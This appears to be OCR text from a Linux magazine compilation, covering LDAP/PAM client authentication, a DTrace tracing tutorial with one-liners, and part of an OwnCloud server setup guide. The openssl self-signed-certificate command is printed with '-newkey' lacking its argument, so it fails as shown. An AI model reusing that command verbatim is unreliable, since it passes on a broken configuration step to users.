This will ask you to select which authentication mechanisms you want to use. (See the screenshot.) Just make sure you select 'Unix Authentication' and 'LDAP Authentication', and *pam-auth-update* will update the four key files in /etc/pam.d: common-auth, common-session, common-account and common-password, to include *pam_ldap* in the PAM stacks. These four files are included in the PAM stacks of practically every PAM-aware application.

It's possible we set a password for the 'jane' account last month, but that was a long time ago and I have no idea what it was, so let's set one now. The hard way to do this it to use the *ldappasswd* program that's part of the *ldap-utils* package:

```
$ ldappasswd -x -D cn=admin,dc=example,dc=com  -W -S
"uid=jane,ou=People,dc=example,dc=com"
New password:
Re-enter new password:
Enter LDAP Password:
```

The three password prompts are confusing. The first two want jane's new password; the third wants the 'root' password corresponding to the user **cn=admin,dc=example,dc=com**. We set this password when we installed the server last month. However, it's easier to use the *ldapsetpasswd* script »

sssd

There is an obvious downside to logging in against a user account stored on an LDAP server: you can't log in if you can't reach the server! This is a known issue for office workers who want to use their laptops out of the office, and can force users to have a separate local account that they can use 'offline'. The sssd (system security services) daemon can help. It started as a project in Fedora and is an integral part of RHEL7 but is available in the repositories of other (non-RedHat) distros. It aims to provide a common framework to access multiple back-end account stores, and can cache login credentials so users can keep the same account whether they're logging in on the corporate network or remotely. For details see **https://fedorahosted.org/sssd**.

Network hacks

» (part of the *ldapscripts* package) because this will consult the files **/etc/ldapscripts/ldapscripts.conf** and **/etc/ldapscripts/ldapscript.passwd** for most of the detail it needs:

```
$ sudo ldapsetpasswd jane
Changing password for user uid=jane,ou=People,
dc=example,dc=com
New Password:
Retype New Password:
Successfully set password for user uid=jane,ou=People,
dc=example,dc=com
```

We can see the password we just set (or rather, we can see its hash) by searching the directory for **uid=jane** and displaying just the **userPassword** attribute, like this:

```
$ ldapsearch -x -LLL -b dc=example,dc=com -D
cn=admin,dc=example,dc=com -W 'uid=jane' userPassword
Enter LDAP Password:
dn: uid=jane,ou=People,dc=example,dc=com
userPassword:: e1NTSEF9N3VKRWVlaWs0
U1BFc1Y1K0NtdjFQK2NNY2lCeTZNMXA=
```

The moment of truth

So let's try logging in as Jane. You can either drop down to a console terminal (with Ctrl-Alt-F2 for example) or do a 'loopback' login with SSH:

```
$ ssh jane@localhost
jane@localhost's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux
3.13.0-39-generic x86_64)
Could not chdir to home directory /home/jane: No such file
or directory
```

Well, we're nearly there – we're authenticating against the LDAP entry and we have the right identity:

```
$ id
uid=10001(jane) gid=5000(sales) groups=5000(sales)
```

The problem of not having a home directory could be solved by manually creating it, but there's a PAM module (**pam_mkhomedir**) to do the job. We could enable this by hand-editing a line into **/etc/pam.d/common-session**, but you're not supposed to do this, you're supposed to let *pam-auth-update* do it for you. So create a new profile called **/usr/share/pam-configs/my_mkhomedir** with this content:

```
Name: activate mkhomedir
Default: yes
Priority: 900
Session-Type: Additional
Session:
        required        pam_mkhomedir.so umask=0022 skel=/
etc/skel
```

Now apply it by running *pam-auth-update* again. This will add one line to the common-session file, like this:

```
session required        pam_mkhomedir.so umask=0022 skel=/
etc/skel
```

This tells PAM to call the *pam_mkhomedir* module when the session starts. With this change in place, try logging in as jane again and you should find that her home directory has been created and populated with the files from **/etc/skel**. Magic!

Let's turn our attention back to the server end. We've looked at three ways of adding a user into the directory: first, manually creating an LDIF file (extremely tedious); second, using *ldapadduser* (much easier); and third, using a graphical LDAP browsing tool such as *LAT* (pretty, but not suitable for bulk additions). If you're switching from using local databases such as **/etc/passwd** and **/etc/hosts** to LDAP, a far better way is to install the migration tools from PADL Software. They're in the Ubuntu repositories, so installation is trivial:

```
$ sudo apt-get install migrationtools
```

This toolset is basically a collection of perl scripts (in **/usr/share/migrationtools**) with a configuration file **/etc/migrationtools/migrate_common.ph**, also written in perl. The tools have names like *migrate_hosts.pl*, which migrates your **/etc/hosts** file into LDAP, and *migrate_passwd.pl*, which – yes – migrates your **/etc/passwd** file. There are similar scripts to migrate the contents of **/etc/aliases**, **/etc/group**, **/etc/network**, **/etc/services**, and several others.

These tools do not directly populate the directory, instead they generate LDIF files that you subsequently insert into the directory with *ldapadd*. As we saw in part 1, LDIF is a text-based format that provides an 'external' representation of the contents of an LDAP directory. Also last month, we used *ldapadd* to minimally populate our directory from a hand-crafted LDIF file with the **ou=People** and **ou=Groups** nodes and with one group (sales) and one user (mary).

We need to tweak some entries in **/etc/migrationtools/migrate_common.ph**. For sure, you'll need to set:

```
$DEFAULT_BASE = "dc=example,dc=com";
```

and in my case I needed to change the RDN for groups from 'ou=Group' to 'ou=Groups'.

Now that the toolset is configured, run the script *migrate_base.pl* to create an LDIF file with all the top-level directory entries such as ou=People,dc=example,dc=com. In our case, a little of this top-level structure is already there, so the steps looked like this:

```
$ PATH=$PATH:/usr/share/migrationtools
$ migrate_base.pl > base.ldif
... edit base.ldif to remove the top-level entries that already
exist ...
$ ldapadd -x -D cn=admin,dc=example,dc=com -W -f base.
ldif
```

Next, we'll migrate across the **/etc/services** file, like this:

```
$ migrate_services.pl /etc/services > services.ldif
$ ldapadd -x -D cn=admin,dc=example,dc=com -W -f
services.ldif
```

Now (on the client) edit **nsswitch.conf** to consult LDAP (only) for service lookups with a line like this:

```
services:       ldap
```

And we'll be brave and rename the local services file out of the way:

```
$ sudo mv /etc/services /etc/services.original
```

Does it work? Well, let's look up the port number of the daytime service:

```
$ getent services daytime
daytime         13/tcp
```

Yes! Similarly, we could migrate across all the classic resolver files: **/etc/hosts**, **/etc/passwd**, **/etc/groups**, **/etc/protocols**, and so on. ■

debconf

Debconf is the mechanism in Debian-based Linux distros that's used to gather configuration information from a user. It's typically run automatically when a package is initially installed, but you can also run the command **dpkg-reconfigure** on a package at a later stage if you need to reconfigure it.

Debconf supports several front-ends for prompting and reading responses: *dialog* (uses character-based graphics and works on text terminals), *readline* (simple question/answer dialog at the command line) and *gnome* (graphical). Install the package *debconf-doc* then do **man 7 debconf** for more detail.

Future

GIZMODO | UK

Not your average technology website



EXPLORE NEW WORLDS OF TECHNOLOGY GADGETS, SCIENCE, DESIGN AND MORE

- Fascinating reports from the bleeding edge of tech
- Innovations, culture and geek culture explored
- Join the UK's leading online tech community

---

www.gizmodo.co.uk

twitter.com/GizmodoUK facebook.com/GizmodoUK

DTrace: A hands-on guide

We explain everything you need to know to start using the handy *DTrace* tool for checking the performance of your Linux system.

DTrace is a software analysis and debugging tool. There is a *DTrace* version for Linux developed and maintained by Oracle. The Oracle version 'requires' Oracle Linux, which is free and can be downloaded from **https://edelivery.oracle.com/linux**, but you will also need to make a purchase from Oracle in order to use *DTrace*, so therefore it is not entirely free. An alternative *DTrace* Linux port can be found at **https://github.com/dtrace4linux/linux**, which is completely free and is the version that will be used in this tutorial.

The two main advantages of *DTrace* over other similar tools are that, by design, *DTrace* is production safe and introduces little overhead; but you will have to spend time with it if you really want to master it. It is useful to know some Linux Internals in order to do proper performance analysis and, at the end of the day, you will need to learn the required Linux kernel internals. The key point is to really understand the metrics you are using to check performance, because wrong metrics give erroneous conclusions.

Enough with the theory, let's get started with *DTrace* by learning how to install it!

Installing DTrace

On an Ubuntu Linux system, you can download and install *DTrace* by executing the following commands:

```
$ wget ftp://crisp.publicvm.com/pub/release/website/dtrace/dtrace-20140915.tar.bz2
$ bzip2 -d dtrace-20140915.tar.bz2
$ tar xvf dtrace-20140915.tar
$ cd dtrace-20140915/
$ sudo ./tools/get-deps.pl
$ make all
```

The **./tools/get-deps.pl** command is needed in order to automatically install all required Ubuntu packages – believe me when I say that **get-deps.pl** is a great timesaver! You will now need to load the *DTrace* module, which requires root privileges and can be done by running the next command:

```
$ sudo make load
tools/load.pl
12:46:41 Syncing...
12:46:41 Loading: build-3.13.0-27-generic/driver/dtracedrv.ko
12:46:42 Preparing symbols...
12:46:42 Probes available: 363293
12:46:46 Time: 5s
```

The **sudo make install** command will install the required *DTrace* binaries at **/usr/sbin**. To make sure that the *DTrace* module is running, execute the next command:

```
$ ps -ax | grep dtrace | grep -v grep
 2185 ?        S<     0:00 [dtrace_taskq]
```

In order to unload the module, you should execute the **sudo /sbin/rmmod dtracedrv** command.

Although *DTrace* needs root privileges to run, you can find the *DTrace* version you are using by executing the following command as a normal user:

```
$ /usr/sbin/dtrace -V
dtrace: Sun D 1.9
```

I also tried to install *DTrace* on a Debian 7 system but the process failed with the following error messages:

```
make[2]: *** No targets specified and no makefile found.
Stop.
make[1]: *** [kernel] Error 2
tools/bug.sh
make: *** [all] Error 1
```

I am not saying that it is not possible to build *DTrace* on Debian 7 but if you are just trying to learn *DTrace*, I suggest that you should not bother with Debian 7 and try in on a Ubuntu Linux instead. Other officially-supported Linux systems include Fedora (**./tools/get-deps-fedora.sh**) and Arch Linux (**./tools/get-deps-arch.sh**).

Basic DTrace usage

DTrace stands for 'Dynamic Tracing' and provides a way to attach 'probes' to a running system and look into it and find what it does. When you run a D program, its code is compiled into byte code, validated for security and then executed in the kernel in a safe virtual environment.

When running a *DTrace* command, you usually provide information about what you want to inspect unless you give the **-l** option (the letter *l*, as in 'list'), which is just for listing the matching probes (as defined by other options) without returning any actual performance data.

The **-n** option specifies the probe name to trace or list, as does the **-P** option. A *DTrace* command can have multiple **-P** and **-n** entries. The format of a probe can be any of the following four: **provider:module:function:name**, **module:function:name**, **function:name** or just **name**.

The **-p** option, followed by a valid process id, grabs the specified process**-id** and caches its symbol tables. You can have multiple **-p** options.

Using *DTrace* with the **-c** option and a path to a program will make *DTrace* run the program and start tracing it. Unfortunately, at the time of writing, the **-c** option was not implemented; this was also confirmed by Paul D. Fox, the author of the *DTrace* Linux port. The following command

Quick tip

If you are administering different Unix machines, learning *DTrace* is a no-brainer as it will make your life a lot easier. If you are only administering Linux systems, it is still a good choice.

Why was DTrace created?

Although debugging utilities such as *strace* and *truss* can trace system calls produced by a process, they are too slow and therefore not appropriate for solving performance problems. Also, none of them can operate on a system-wide basis, which is sometimes required. Modifying software to print debugging and other kinds of messages has a cost. The cost is small if you just do it once, but it is huge if you keep doing it all the time while trying to fix a bug or a performance problem.

Sun Microsystems designed *DTrace* back in 2004 to give operational insights that allow users to tune and troubleshoot applications as well as the OS itself. *DTrace* helps you see software as it runs, meaning that it shows how a piece of software runs, what it does, which system functions it calls, etc. *DTrace* allows you to see what happens behind the scenes on a system-wide basis without the need to modify or recompile anything. It also enables you to work on a production system and watch a running program or server process dynamically without introducing a big overhead.

Supporting the D programming language, which allows you to record arbitrary information, makes *DTrace* even more useful.

should return the list of all function calls when executing the **/bin/ls** command; instead it hangs and never returns:

```
$ sudo dtrace -n 'pid$target:::entry' -c '/bin/ls'
dtrace: description 'pid$target:::entry' matched 16 probes
parent: waiting for child
parent: after waitpid pid=1977 status=137f
rd_loadobj_iter
rd_loadobj_iter: /lib/x86_64-linux-gnu/ld-2.19.so
0x7fdc70a35000
proc-stub:rd_event_enable
proc-stub:rd_event_addr addr=(nil)
proc-stub:rd_event_addr addr=(nil)
proc-stub:rd_event_addr addr=(nil)
```

A workaround for this missing functionality is to run *DTrace* on a different OS just to find the problem and apply the fix to the Linux system. I know this is not ideal, but it works! As Paul Fox told us, though, there is a chance that, by the time you read this, the **-c** option will work so keep visiting **https://github.com/dtrace4linux/linux** for updates!

Finally, the **-s** option enables you to compile the specified D program source file, and it is very useful for running scripts written in D (you will learn more about D later in this article). The **-e** option means 'exit after compiling any requests'. Eventually, all your useful *DTrace* commands should be run as scripts to save you time and allow you to automate things. If none of the **-e** and **-l** options are included in the *DTrace* command, then the specified D program will be executed.

Probes and providers

A provider divides related probes into subsystems. Providers are libraries of probes. The most important providers are dtrace, syscall, proc, profile, fbt and lockstat. You can find the number of available providers using the following command:

```
$ sudo dtrace -l | awk {'print $2'} | sort | uniq | wc -l
```

A probe is a user-enabled point of instrumentation that has a direct connection with a location of interest inside the kernel. Usually, a probe is related to a specific location in program flow. When a probe is triggered, *DTrace* gathers data from it and reports the data back to you. The **dtrace -l** command lists all probes. The most useful names are names **entry** and **return**, which specify the entry and return points of the corresponding function.

A module is a kernel module where the probe is located. The following command lists all probes provided by the **syscall** provider (*See Figure 1*):

```
$ sudo dtrace -l -P syscall
$ sudo dtrace -l -P syscall | wc -l
1323
```

Looking at the full list of probes is a very clever way of learning more about *DTrace* and is considered good practice, especially when you want to do something productive in your free time.

The following *DTrace* command traces the **open()** system call:

```
$ sudo dtrace -n syscall::open:
dtrace: description 'syscall::open:' matched 4 probes
CPU     ID                    FUNCTION:NAME
  0 361374                       open:entry
  0 361375                      open:return
  0 361374                       open:entry
  0 361375                      open:return
```

If your probe is not valid, you will get an error message similar to the following:

```
dtrace: invalid probe specifier syscall::does_not_exist:: probe
description syscall::does_not_exist: does not match any
probes
```

Programming DTrace in D

D is a structured programming language that is similar to C and AWK and has nothing to do with **http://dlang.org**. D reduces the overhead of gathering and presenting data; therefore it is suitable for production environments where you do not want to add load to the existing system.

The D language allows you to define an 'action' where the user defines what to do when the desired probe is found. It has built-in variables including **execname**, which is a string that holds the name of the process, **uid**, which holds the user ID, and **pid**, which is the process ID.

The "Hello World!" program written in D is the following:

```
BEGIN {
```




Figure 1: this is just a small part from the output of the very informative sudo dtrace -l -P syscall command.

Quick tip

If you don't want to learn *DTrace*, there are alternatives: you can use the *perf* command (a.k.a. *perf_events*), which also has a low overhead; it is part of the Linux kernel. Another option is called *SystemTap*.

Network hacks

```
    trace("Hello World!");
}
```

You can save the D code as **helloWorld.d** and run it as follows:

```
$ sudo dtrace -s helloWorld.d
dtrace: script 'helloWorld.d' matched 1 probe
CPU     ID                    FUNCTION:NAME
  6      1                     :BEGIN   Hello World!
^C
```

You can also execute a D program in-line using the following format:

```
$ sudo dtrace -n {program}
```

You can save any *DTrace* commands you want in a file and run them as a usual script, which is very handy. The following output shows how:

```
$ cat helloWorld.d
#!/usr/sbin/dtrace -s

BEGIN {
    trace("Hello World!");
}
$ chmod 755 helloWorld.d
$ ls -l helloWorld.d
-rwxr-xr-x@ 1 mtsouk  staff  59 Nov 11 11:19 helloWorld.d
```

The single most useful action is **printf**, which displays information on screen, much like the C **printf** function call. The following program demonstrates the use of printf:

```
$ sudo dtrace -n 'syscall::open:entry { printf("%s %s",
execname, copyinstr(arg0)); }'
CPU     ID                    FUNCTION:NAME
  0      361374                open:entry vminfo /var/run/utmp
  0      361374                open:entry upowerd /sys/devices/
LNXSYSTM:00/device:00/PNP0A03:00/PNP0C0A:00/power_
supply/BAT0/present
```

Quick tip

When you are trying to solve a performance problem, one question usually leads to another before you finally find a solution. Do not be discouraged; just keep answering the questions that come up!

The previous command traces the initial call to the **open(2)** system call; when is found, it prints the process name and path using the **printf()** action.

The following D program has three parts, just like an AWK program:

```
$ cat beginEnd.d
#!/usr/sbin/dtrace -s
BEGIN
{
    printf("Hello World!\n");
    printf("Press Control+C to exit.\n");
}
syscall::read:entry
{
    printf ("Program %s is asking for %d bytes\n", execname,
arg2);
}
END
{
            printf("Goodbye World!\n");
}
$ sudo ./beginEnd.d
dtrace: script './beginEnd.d' matched 4 probes
CPU     ID                    FUNCTION:NAME
  0      1                     :BEGIN Hello World!
Press Control+C to exit.

  0      361370                read:entry Program beginEnd.d is
asking for 8192 bytes
  0      361370                read:entry Program sshd is asking
for 16384 bytes
...
  0      361370                read:entry Program sshd is asking
for 16384 bytes
  0      2                     :END Goodbye World!
```

As you can see, the *DTrace* provider has a BEGIN probe and an END probe. BEGIN fires at the start of the program, before doing anything else, and END at the end of the program. You can use the BEGIN probe for variable initialisation and for printing output headers. The END probe is extremely useful for printing reports and summaries.

Although all the available D code that you will find on the Internet will not always work in Linux, you should try to read and understand it in order to learn *DTrace* better and maybe modify it and make it work on your Linux system.




Figure 2: The *Instruments* tool found in OS X is a graphical application that uses *DTrace* to get its information. Let's hope a similar tool exists for Linux soon.

Aggregating functions

The D language supports aggregating functions that help you create useful summaries instead of showing the full *DTrace* output. Aggregations are a special variable type. Supported aggregation functions are **avg** (arithmetic average), **count** (number of times called), **sum** (total value), **min** (minimum value), **max** (maximum value), **stddev** (standard deviation), **lquantize** (linear distribution) and **quantize** (power-of-two distribution).

The following command prints the total number of system calls for the process with the **<process_name>** name and is very handy for finding out more about the way a process works:

```
$ sudo dtrace -n 'syscall:::entry /execname == "<process_
name>"/ { @[probefunc] = count(); }'
```

The following command counts all system calls for all processes named 'sshd':

```
$ sudo dtrace -n 'syscall:::entry /execname == "sshd"/ { @
[probefunc] = count(); }'
dtrace: description 'syscall:::entry ' matched 661 probes
^C

  accept                                            1
  chroot                                            1
...
  fstat                                           152
  open                                            181
  mmap                                            207
  close                                           219
  read                                            347
```

The following command counts all system calls for the

process with PID 778 (which is already running):

```
$ sudo dtrace -n 'syscall:::entry /pid == 778/ { @[probefunc] = count(); }'
```

Useful one-liners

There are some further small commands that it's useful to know about. The following command prints the number of system calls per running program:

```
$ sudo dtrace -n 'syscall:::entry { @num[execname] = count(); }'
dtrace: description 'syscall:::entry ' matched 661 probes
^C

  sudo                                              1
...
  sshd                                             25
  dtrace                                         3233
```

If your system is running slow for some reason, this should be the first command you run in order to find out which program might be the cause of the problem.

The following command not only traces all **open()** system calls but also prints the name and the path of the process that called **open()**:

```
$ sudo dtrace -n 'syscall::open:entry { printf("%s %s", execname, copyinstr(arg0)); }'
dtrace: description 'syscall::open:entry ' matched 2 probes
dtrace: error on enabled probe ID 2 (ID 361374: syscall:x64:open:entry): invalid address (0x7f9babcb20f8) in action #2 at DIF offset 28
CPU     ID                    FUNCTION:NAME
  0 361374                       open:entry vminfo /var/run/utmp
  0 361374                       open:entry vminfo /var/run/utmp
```

The following command is truly impressive and really shows the power of *DTrace*. It prints Read Byte Distribution grouped by Process:

```
$ sudo dtrace -n 'syscall::read:return { @[execname] = quantize(arg0); }'
```

Similarly, you can find out Write Byte Distribution grouped by Process:

```
$ sudo dtrace -n 'syscall::write:return { @[execname] = quantize(arg0); }'
```

The next *DTrace* command traces disk I/O and prints the process ID, the process name and size of the I/O operation in bytes:

```
$ sudo dtrace -n 'io:::start { printf("%d %s %d", pid, execname, args[0]->b_bcount); }'
dtrace: description 'io:::start ' matched 2 probes
CPU     ID                    FUNCTION:NAME
  0    113                       :start 1887 head 8192
  0    113                       :start 1808 sshd 16384
  0    115                       :start 1808 sshd 68
...
  0    113                       :start 1889 tar 392
```

The first line of the output shows that a 'head' command with process ID 1887 issued an I/O operation with a size of 8192 bytes. Should you want to watch a given program, you can filter the output of the previous command using grep:

```
$ sudo dtrace -n 'io:::start { printf("%d %s %d", pid, execname, args[0]->b_bcount); }' | grep -w sshd
```

The following *DTrace* command counts outbound connections by tracing the **connect()** call:

```
$ sudo dtrace -n 'syscall::connect:entry { @[execname] = count(); }'
```

Similarly, the next command counts inbound connections by tracing the **accept()** call:

```
$ sudo dtrace -n 'syscall::accept:return { @[execname] = count(); }'
```

The following command counts both socket reads and writes by tracing **read()** and write(), grouped by process name:

```
$ sudo dtrace -n 'syscall::read:entry,syscall::write:entry { @[execname] = count(); }'
dtrace: description 'syscall::read:entry,syscall::write:entry ' matched 4 probes
^C

  gmain                                             1
  dtrace                                            3
...
  sshd                                              6
  vminfo                                           55
```

The last one-liner counts function calls related to ext4:

```
$ sudo dtrace -n 'fbt::ext4_*:entry { @[probefunc] = count(); }'
dtrace: description 'fbt::ext4_*:entry ' matched 458 probes
^C

  ext4_bread                                        1
  ext4_data_block_valid                             1
...
  ext4_readdir                                      2
  ext4_htree_store_dirent                          27
  ext4_getattr                                     29
  ext4_has_inline_data                             30
```

As computer systems become more and more powerful, software becomes more and more complicated, and so in turn does troubleshooting it. The time you spend learning *DTrace*, or any other similar tool, will be time well spent.

Remember, in addition, that *DTrace* is the kind of tool that should be learned by doing not by reading, so start practising it now! ■

DTrace vs Linux DTrace

DTrace is already available on many Unix systems including Solaris, FreeBSD and OS X. The following output from a Linux machine and a Mac running OS X 10.10 shows the total number of probes on each system:

```
(LINUX)    $ sudo dtrace -l | wc
 363293 1816253 31401331
(MAC OS X) $ sudo dtrace -l | wc
 270581 1734358 39349011
```

As you can understand, the more probes your Unix system provides, the better!

You might ask why you should care about other versions of *DTrace*. The answer is simple: you should care because versions for these platforms are 'final', so Linux versions want to offer the same functionality someday. OS X even has *Instruments*, a graphical tool that uses *DTrace* (Figure 2).

What you should keep in mind is that not every *DTrace* command you will find on the Internet is going to work on your Linux system without modifications because they were written with the Solaris kernel in mind. Nevertheless, most of them should work without any problems or with only minor changes.

The definite guide to *DTrace* can be found at **http://www.dtracebook.com**

HACKER'S MANUAL 2015

HACKER'S MANUAL 2015

Web hacks

Take control of the world wide web, hack servers and stay safe


162 Deploy an OwnCloud server and kick out Google forever
Don't want to trust your cloud documents with a foreign company? Here's how to keep control of your cloud documents.

166 Discover how you can hack and protect servers for fun, just fun
Join the army of white-hat hackers with our getting-started guide to testing servers for exploits and weaknesses.

174 Take back control of your email with your own webmail server
You don't have to be paranoid to worry about who's reading your email, here's how to run your own webmail server.

OwnCloud: Own your data

Oft' accused of having their head in the clouds, **Linux Format** heads for the stratosphere. Also the latest release of OwnCloud.



We've already highlighted how *OwnCloud* can help you evade proprietary cloud storage (*see p45*) but we're going to have a look at the changes in the latest and greatest version of the rapidly versioning filesharing and document-collaboration tool .In fact, by the time you read this version 8 will be released and, as the kinks are ironed out, what's emerging is quite a remarkable product. You'll need your own server in which to house your cloud. This might be local or remote, actual or virtual, it doesn't really matter. What does matter is that, on the said server, you have a web server running that's accessible from whatever network you want to share on. If this is the internet then usual caveats about safety apply. For this tutorial we'll assume a working *Apache* setup, but the same ideas spouted here apply to *Nginx* or *Lighttpd*.

Your distribution's repos might already have the latest version of *OwnCloud* available, but if not the lovely OpenSUSE Build Service provides packages for popular distributions. Instructions are available at **http://owncloud.org/install**. On Ubuntu 14.04, for example, you would create the file **/etc/apt/sources.list.d/owncloud.list** containing the line:

```
deb http://download.opensuse.org/repositories/isv:/ownCloud:/community/xUbuntu_14.04/ /
```

Then (optionally) add the repo key to **apt** to suppress warning messages about foreign packages:

```
wget http://download.opensuse.org/repositories/isv:ownCloud:community/xUbuntu_14.04/Release.key
sudo apt-key add - < Release.key
```

And finally update the package database and install a shiny (or watery?) new version of *OwnCloud*:


```
sudo apt-get update
sudo apt-get install owncloud
```

Cloud provider

As a responsible cloud host, one of your duties will be enabling and enforcing https connections. To do this you need to be in possession of a signedSL certificate, and to tell your web server about it. (*See the Generating a Self-Signed Certificate box on the next page*).

Owncloud adds its own configuration file **/etc/apache2/conf-available/owncloud.conf**. This contains an alias that will map **/owncloud** on your server to its default install directory **/var/www/owncloud**.

So navigate to **https://yourserver.com/owncloud** (replacing **yourserver.com** with your server's domain name or IP address). If you are using a self-signed certificate, then you will receive a warning about the certificate being



Document collaboration proved to be perfectly serviceable, but we didn't really achieve productivity.

Generating a self-signed certificate

If you have your own domain name then you can obtain a free certificate from **www.startssl.com**, or a paid-for one from any number of other registered authorities. However, you can also generate and sign your very own certificate if you want, as follows:

```
sudo openssl req -x509 -nodes -days 365
-newkey -keyout /etc/apache2/ssl/owncloud.key
-out /etc/apache2/ssl/owncloud.crt
```

You will be asked for some address and company details, as well as a Common Name (which you should set to your domain name if you have one) and a contact email address. This will generate a self-signed (X.509) certificate, which will be valid for one year and will include a 2048-bit RSA (the default) key.

We need to tell your web server to use these credentials for handling connections on port 443. A standard *Apache* installation comes with a file **/etc/sites-available/default-ssl.conf**, which we can modify slightly to suit our purposes.

The **<VirtualHost _default_:443>** tag applies to any VirtualHost that isn't explicitly mentioned elsewhere in the block, so if you don't have any other configuration in place this is as good a place as any to add the certificate information.

You need to change the **SSLCertificateFile** and **SSLCertificateKeyFile** directives as follows:

```
SSLCertificateFile /etc/apache2/ssl/owncloud.crt
```

then the keyfile:

```
SSLCertificateKeyFile /etc/apache2/ssl/
owncloud.key
```

You should also change the **ServerAdmin** email address and the **ServerName** address to your domain name or IP address. Now enable the *Apache* SSL module and our new configuration, either by using the **a2en{mod,site}** helpers provided in Debian-based packages, or by using a good old fashioned:

```
ln -s /etc/apache2/mods-available/ssl.conf /etc/
apache2/mods-enabled/
ln -s /etc/apache2/sites-available/default-ssl.conf
/etc/apache2/sites-enabled/
```

Restart the *Apache* daemon and you should be wired for SSL.

untrusted. And rightfully so, but you know that you made the certificate, and you trust yourself, so you should add a security exception here. Even though visitors won't be able to verify the server's identity (unless you somehow shared the certificate's fingerprint with them), they will at least know that the connection is encrypted.

Your first job as cloud overlord is to set up an administrator account and choose the format for the *OwnCloud* database. If you envisage a small cloud (such as cirrus uncinus) then *SQLite* will be fine, but if you have multiple users all co-operating/fighting over terribly important documents (and TPS reports) then *SQLite* will buckle under the strain and you will need a proper SQL database. We'll stick with *SQLite* for now, but note that it is possible to convert to one of the more grown up databases further down the line. Choose a suitable moniker for your admin account, use a good password and click Finish setup.

Bam! *Owncloud* is ready to go. You'll be invited to download the sync apps for desktop machines (Yes, there's a Linux client) and mobile devices, and instructed to connect your calendar and contacts. All in good time though. First of all we really ought to disable insecure http connections. So go to the menu in the top right and open the Admin panel. Scroll down until you find the Enforce HTTPS check box, which you should tick. Now logout and try and visit your *Owncloud* via **http://**. All going well you should be redirected to the **https://** site. Safe and sound.

Cloud is a wonderful thing

Setting up user accounts is simple: Log in as Admin, select the Users option from the top-right menu, give you and your friends usernames and passwords, and share them appropriately. Setting up groups and quotas is also done from this page, so you can stop your users from wasting storage with their Barry Manilow MP3s. It's good practice to only use the Admin account for administrative things, so use your personal account for storing and sharing your files, photos and Michael Bolton tracks. To upload a file select the Files area from the top-left menu and either click the upload button or just drag your files onto the browser window (a la Google Drive).

OwnCloud was already a pretty solid product, and while version 7 lacks any major cosmetic differences, a significant amount of new functionality has been introduced, as well as a a plethora of minor tweaks. One of its most touted new features is the ability to preview and edit *Word* files. In previous incarnations this was limited to OpenDocument formats only. The file format voodoo is all carried out through *Libre/OpenOffice*, so you will need to install one of these, either on the *OwnCloud* server you just set up or on another machine set up as a file filter server. *Libreoffice* is pretty big though, and it seems rather inefficient to install this on a machine where the GUI or most of its features will never be used. On Ubuntu you can install it with

